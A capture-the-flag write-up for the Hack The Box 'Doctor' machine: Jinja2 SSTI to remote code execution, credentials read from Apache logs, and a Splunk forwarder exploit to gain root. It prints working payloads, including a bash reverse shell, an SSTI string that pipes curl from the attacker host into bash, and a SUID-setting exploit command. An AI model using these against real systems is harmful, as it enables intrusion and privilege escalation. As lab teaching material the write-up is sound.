
Hack The Box Doctor Writeup
Easy Linux box. Jinja2 SSTI on a virtual host gives RCE, audit logs leak credentials for a user in adm, and SplunkWhisperer2 escalates to root.
Summary
Doctor is a Linux machine on HackTheBox that begins with discovering a virtual host (doctors.htb) running a Flask web application with a registration/login portal. After creating an account, a hidden /archive endpoint is found via an HTML comment in the page source. This endpoint renders post titles as XML/RSS and is vulnerable to Jinja2 Server-Side Template Injection (SSTI) through the post title field. Exploiting SSTI yields a reverse shell as web-data. Horizontal privilege escalation to user shaun is achieved by leveraging www-data’s membership in the adm group to read Apache log files, where a password (Guitar123) was accidentally submitted in a password-reset email field. Finally, vertical escalation to root is performed by exploiting a Splunk Universal Forwarder service on port 8089 using shaun’s credentials and the SplunkWhisperer2 RCE tool to set the SUID bit on /bin/bash.
Web Server Enumeration
The home page for the web server indicates the use of a vhost “doctors.htb”. I enumerate for subdomains:
1
ffuf -u http://doctors.htb -w ~/hacking/tools/subdomains_combined.txt -H "Host: FUZZ.doctors.htb" -t 50
But I get no results back. It’s important to note how the default web server (when you access it via the direct IP) looks like this:

While the one when accessed via the vhost looks completely different and asks me to sign in:

I head to the register page (http://doctors.htb/register) and create an account with the credentials hacker:hacker:

This grants me access to the application. I read the HTML source for the home page and find a suspicious HTML comment:

More specifically:
1
<!--archive still under beta testing<a class="nav-item nav-link" href="/archive">Archive</a>-->
I access it (http://doctors.htb/archive) but there’s nothing here yet. The page is blank, but I can see the HTML source:
1
2
3
4
<?xml version="1.0" encoding="UTF-8" ?>
<rss version="2.0">
<channel>
	<title>Archive</title>
This confirms the endpoint is working. I go back to the home page and use the navbar to access the “create new post” page (http://doctors.htb/post/new), creating one with title “test” and description “test”:

If I access the archive now, I see my post is there:
1
2
3
4
5
6
7
<?xml version="1.0" encoding="UTF-8" ?>
<rss version="2.0">
<channel>
	<title>Archive</title>
	<item><title>test</title></item>

		</channel>

Clicking the title of my post directs me to its dedicated page (in this case, http://doctors.htb/post/2). Changing the ID to 1 lets me view posts from other users:
I create a possible IDs wordlist:
1
seq 0 1000 > seq.txt
I use ffuf to try and find valid posts:
1
ffuf -u http://doctors.htb/post/FUZZ/update -H "Cookie: session=.eJwljksKAjEQBe-StYv0L0nPZYZOOo0iKMzoSry7AZf1KHj1SXsc87ym7XW85yXtN09bkuFszGEkE1UqsoJPmERDWLMCCBdqPccSLLzVCDIVdswx2IabQ_aBPQqqczOyokrePXNHlgrBIyoV7CCh2pEEpaAYq9WWVsj7nMe_BheO84j99bzPxxqgKRByTCvsrWmsV0dx9AKAkK3jYGRI3x-7mT5L.aU0vcg.Rb-xvuKLnKEuPq9NjC6BFC3q-DQ" -H "Content-Type: application/x-www-form-urlencoded" -w seq.txt
But I don’t find any other than the one post I just made.
Initial Access - RCE via Flask Jinja2 SSTI
I create a post with a very common SSTI payload ({{7*7}}):

If the site renders this payload as an expression, evaluating 7*7 to 49, that means the app is vulnerable to SSTI. It doesn’t look vulnerable just from the post page, but taking a look at the archive page tells a different story:

More specifically:
1
2
3
4
5
6
7
<?xml version="1.0" encoding="UTF-8" ?>
<rss version="2.0">
<channel>
	<title>Archive</title>
	<item><title>49</title></item>

		</channel>
You can see the 7*7 expression got evaluated to 49. The app is vulnerable to SSTI on the post’s “title” field, but you need to access the archive to trigger the execution.
I create “shell.sh” in my machine:
1
sh -i >& /dev/tcp/10.10.14.57/9999 0>&1
I start up an HTTP server with Python:
1
sudo python3 -m http.server 80
And then I use the following SSTI payload to get a reverse shell:
1
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('setsid nohup curl 10.10.14.57/shell.sh|bash&').read() }}
So my posts look like this:


As you can see from the screenshot below, I get a shell as “www-data”:
Horizontal Privilege Escalation

The user “www-data” is a member of the “adm” group, which lets me read log files for different applications on the system. Among those logs, there may be cleartext credentials. I grep every file in /var/log for instances of “passwd”:
1
grep -ri passw /var/log
As you can see from the screenshot below, there’s one suspicious entry:
More specifically:
1
/var/log/apache2/backup:10.10.14.4 - - [05/Sep/2020:11:17:34 +2000] "POST /reset_password?email=Guitar123" 500 453 "http://doctor.htb/reset_password"
It seems the user typed their password instead of their email in the reset password field. I can log in to the machine using these credentials:
1
2
Username: shaun
Password: Guitar123
Vertical Privilege Escalation
With credentials for “shaun”, I can now access the Splunk Forwarder instance running on port 8089. I use a well-known RCE exploit to escalate privileges to root.
1
python3 PySplunkWhisperer2_remote.py --host 10.129.2.21 --port 8089 --payload 'chmod +s /bin/bash' --username shaun --password Guitar123 --lhost 10.10.14.57 --lport 1234
This makes the root user, the one running Splunk Forwarder, change the permissions of /bin/bash by adding a SUID bit.
I verify the permission change from my session as “shaun”:
1
2
3
4
5
shaun@doctor:~$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1183448 Jun 18  2020 /bin/bash
shaun@doctor:~$ /bin/bash -p
bash-5.0# id
uid=0(root) gid=0(root) groups=0(root)